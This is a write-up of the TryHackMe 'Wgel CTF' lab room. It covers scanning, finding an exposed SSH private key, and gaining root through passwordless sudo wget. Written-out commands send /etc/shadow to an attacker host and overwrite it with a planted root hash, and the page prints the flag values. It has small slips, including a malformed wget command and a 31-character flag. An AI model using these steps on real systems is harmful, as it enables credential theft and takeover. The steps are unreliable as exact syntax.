TryHackMe: Wgel CTF
A beginner-friendly CTF room on TryHackMe focused on web exploitation, SSH access, and privilege escalation. Learn practical pentesting skills by discovering hidden files, cracking hashes, and capturing flags on a vulnerable Linux machine.
TryHackMe: Wgel CTF — Writeup | 16 November 2025

Overview
This room challenges you to exploit a vulnerable web server, escalate privileges, and capture flags through practical pentesting techniques. It covers reconnaissance, web enumeration, SSH access, and privilege escalation on a Linux target.
Reconnaissance & Scanning
Nmap
Perform a full port and service scan:
1
nmap -Pn -T4 -n -sC -sV -p- -oN scan_nmap.txt 10.201.13.212
Scan Summary:
1
2
3
4
5
6
7
8
9
10
11
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 94:96:1b:66:80:1b:76:48:68:2d:14:b5:9a:01:aa:aa (RSA)
|   256 18:f7:10:cc:5f:40:f6:cf:92:f8:69:16:e2:48:f4:38 (ECDSA)
|_  256 b9:0b:97:2e:45:9b:f3:2a:4b:11:c7:83:10:33:e0:ce (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
SSH and HTTP (Webmin) are open. Let’s investigate the web service!
Web Enumeration
Run Gobuster to locate hidden directories:
1
2
3
4
gobuster dir -u http://10.201.13.212/ \
    -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-big.txt \
    -o dir_results.txt -t 25
Result:
1
/sitemap              (Status: 301) [Size: 316] [--> http://10.201.13.212/sitemap/]

Visiting the sitemap directory shows a simple page with no useful information. So,

again we scan directory /sitemap
1
2
3
gobuster dir -u http://10.201.13.212/sitemap/ \
    -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-big.txt \
    -o dir_results_sitemap.txt -t 25
result:
1
2
3
4
5
/images               (Status: 301) [Size: 323] [--> http://10.201.13.212/sitemap/images/]
/css                  (Status: 301) [Size: 320] [--> http://10.201.13.212/sitemap/css/]
/js                   (Status: 301) [Size: 319] [--> http://10.201.13.212/sitemap/js/]
/fonts                (Status: 301) [Size: 322] [--> http://10.201.13.212/sitemap/fonts/]

in here we found sitemap directory but nothing interesting so we move to next step.
but again we scan with different wordlist like common.txt
1
2
3
gobuster dir -u http://ip_address/sitemap/ \
    -w /usr/share/wordlists/dirb/common.txt \
    -o dir_results_sitemap_common.txt -t 25
Result:
1
2
3
4
5
6
7
8
9
/.htpasswd            (Status: 403) [Size: 278]
/.htaccess            (Status: 403) [Size: 278]
/.hta                 (Status: 403) [Size: 278]
/.ssh                 (Status: 301) [Size: 321] [--> http://10.201.13.212/sitemap/.ssh/]
/css                  (Status: 301) [Size: 320] [--> http://10.201.13.212/sitemap/css/]
/fonts                (Status: 301) [Size: 322] [--> http://10.201.13.212/sitemap/fonts/]
/images               (Status: 301) [Size: 323] [--> http://10.201.13.212/sitemap/images/]
/index.html           (Status: 200) [Size: 21080]
/js

we found .ssh directory so we check that directory.
we found id_rsa file in .ssh directory in sitemap.

we find id_rsa file so we copy that file and change its permission to 600.

1
chmod 600 id_rsa
Now, we can use this private key to SSH into the machine.
1
ssh -i id_rsa jessie@10.201.13.212

We are now logged in as the user jessie.
Privilege Escalation
first we check sudo permission for jessie user.
1
sudo -l

We can run /usr/bin/wget as root without a password. Let’s investigate this binary.
first we download a shadow file from target machine to our local machine.
1
sudo /usr/bin/wget --post-file=/etc/shadow <local-ip> 4444


now we have the shadow file, let’s change root password hash to a our password hash. we use openssl to generate hash of our password.
1
openssl passwd -6 -salt 'salt' 'password'
we get hash like this
1
$6$salt$IxDD3jeSOb5eB1CX5LBsqZFVkJdido3OUILO5Ifz5iwMuTS4XMS130MTSuDDl3aCI6WouIL9AjRbLCelDCy.g.
now we replace root hash with our generated hash in shadow file.

now we upload the modified shadow file back to the target machine.
first we start a simple HTTP server on our local machine.
1
python3 -m http.server 80

now we use wget to download the modified shadow file from our local machine to target machine.
1
sudo /usr/bin/wget http://<local-ip>/shadow -O /etc/shadow

Now, we can switch to the root user using the password we set earlier.
1
su root
Enter password: password

We are now root! Let’s capture the flags.
1
cat /root/root.txt
Root Flag:
1
b1b968b37519ad1daa6408188649263d
I can see user flag in jessie home directory.
so let’s find using find command.
1
find . -type f -name "*.txt"
Output:
1
2
3
4
5
6
7
8
9
10
./.mozilla/firefox/c7ehx9zw.default-release/AlternateServices.txt
./.mozilla/firefox/c7ehx9zw.default-release/TRRBlacklist.txt
./.mozilla/firefox/c7ehx9zw.default-release/SecurityPreloadState.txt
./.mozilla/firefox/c7ehx9zw.default-release/pkcs11.txt
./.mozilla/firefox/c7ehx9zw.default-release/SiteSecurityServiceState.txt
./.mozilla/firefox/5jwm81pl.default-release/AlternateServices.txt
./.mozilla/firefox/5jwm81pl.default-release/TRRBlacklist.txt
./.mozilla/firefox/5jwm81pl.default-release/SecurityPreloadState.txt
./.mozilla/firefox/5jwm81pl.default-release/SiteSecurityServiceState.txt
./Documents/user_flag.txt
user Flag:
1
4f3c6f3e2e1f5e1b7c89d6e4a5f3b2c
Room Complete!
Happy Hacking!